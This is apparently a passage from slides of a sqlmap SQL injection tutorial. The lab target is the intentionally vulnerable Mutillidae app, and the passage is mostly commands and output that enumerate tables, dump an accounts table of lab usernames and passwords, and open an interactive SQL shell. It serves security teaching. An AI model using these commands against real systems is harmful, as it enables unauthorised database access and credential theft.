[*] ending @ 00:30:46 /2020-05-21/

loiliangyang@kali:~$ sqlmap -u "http://192.168.0.212/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D owasp10 --tables
```

```
loiliangyang@kali:~$ sqlmap -u "http://192.168.0.212/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D owasp10 --tables
-----
[00:30:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 4.1
[00:30:59] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+-----+
| accounts
| blogs_table
| captured_data
| credit_cards
| hitlog
| pen_test_tools
+-----+

[00:30:59] [INFO] fetched data logged to text files under '/loiliangyang/.sqlmap/output/192.168.0.212'

[*] ending @ 00:30:59 /2020-05-21/

loiliangyang@kali:~$
```

Enumerate DBMS database tables

--tables

-D DB

DBMS database to enumerate

-T TBL

DBMS database table(s) to enumerate

--dump

Dump out table data

www.loiliangyang.com

```
loiliangyang@kali:~$ sqlmap -u "http://192.168.0.212/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D owasp10 -T accounts --dump
```

View your details

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:33:36 /2020-05-21/


[00:33:36] [INFO] resuming back-end DBMS 'mysql'
[00:33:36] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=c9cf339e23d...ba6bf0845d'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (GET)

```
back-end DBMS: MySQL >= 4.1  
[00:33:39] [INFO] fetching columns for table 'accounts' in database 'owasp10'  
[00:33:39] [INFO] fetching entries for table 'accounts' in database 'owasp10'  
Database: owasp10  
Table: accounts  
[16 entries]
```

cid	is_admin	username	password	mysignature
1	TRUE	admin	adminpass	Monkey!
2	TRUE	adrian	somepassword	Zombie Films Rock!
3	FALSE	john	monkey	I like the smell of confunk
4	FALSE	jeremy	password	d1373 1337 speak
5	FALSE	bryce	password	I Love SANS
6	FALSE	samurai	password	Carving Fools
7	FALSE	jim	password	Jim Rome is Burning
8	FALSE	bobby	password	Hank is my dad
9	FALSE	simba	password	I am a cat
10	FALSE	dreveil	password	Preparation H
11	FALSE	scotty	password	Scotty Do
12	FALSE	cal	password	Go Wildcats
13	FALSE	john	password	Do the Duggie!


Interactive SQL Shell



```
loiliangyang@kali: ~  
File Actions Edit View Help  
Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In  
loiliangyang@kali:~$ sqlmap -u "http://192.168.0.212/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" --sql-shell
```

--sql-shell

Prompt for an interactive SQL shell



```
---  
[00:36:12] [INFO] the back-end DBMS is MySQL Dont have an account? Please register here  
back-end DBMS: MySQL ≥ 4.1  
[00:36:12] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER  
sql-shell> █
```

SQL Statements in MYSQL

```
sql-shell> select * from information_schema.tables
[00:40:17] [INFO] fetching SQL SELECT statement query output: 'select * from information_schema.tables'
[00:40:17] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[00:40:17] [INFO] fetching columns for table 'tables' in database 'information_schema'
[00:40:17] [INFO] the query with expanded column name(s) is: SELECT AUTO_INCREMENT, AVG_ROW_LENGTH, CHECKSUM, CHECK_TIME, CREATE_OPTIONS, CREATE_TIME, DATA_FREE, DATA_LENGTH, ENGINE, INDEX_LENGTH, MAX_DATA_LENGTH, ROW_FORMAT, TABLE_CATALOG, TABLE_COLLATION, TABLE_COMMENT, TABLE_ROWS, TABLE_SCHEMA, TABLE_TYPE, UPDATE_TIME, `TABLE_NAME`, `VERSION` FROM information_schema.tables
select * from information_schema.tables [430]:
[*] , 576, , , max_rows=29127, , 0, 0, MEMORY, 0, 16661376, Fixed, , utf8_general_ci, , , information_schema, SYSTEM VIEW, , CHARACTER_SETS, 0
[*] , 423, , , max_rows=39662, , 0, 0, MEMORY, 0, 16737264, Fixed, , utf8_general_ci, , , information_schema, SYSTEM VIEW, , COLLATIONS, 0
[*] , 387, , , max_rows=43351, , 0, 0, MEMORY, 0, 16733880, Fixed, , utf8_general_ci, , , information_schema, SYSTEM VIEW, , COLLATION_CHARACTER_SET_APPLICABILITY, 0
[*] , 0, , , max_rows=8715, 2020-05-21 00:40:16, 0, 0, MyISAM, 1024, 281474976710655, Dynamic, , utf8_general_ci, , , information_schema, SYSTEM VIEW, 2020-05-21 00:40:16, COLUMNS, 0
[*] , 2565, , , max_rows=6540, , 0, 0, MEMORY, 0, 16757145, Fixed, , utf8_general_ci, , , information_schema, SYSTEM VIEW, , COLUMN_PRIVILEGES, 0
[*] , 4637, , , max_rows=3618, , 0, 0, MEMORY, 0, 16762755, Fixed, , utf8_general_ci, , , information_schema, SYSTEM VIEW, , KEY_COLUMN_USAGE, 0
```

WHAT OTHER
TECHNIQUES
CAN YOU USE
ALONG SIDE
SQLMAP?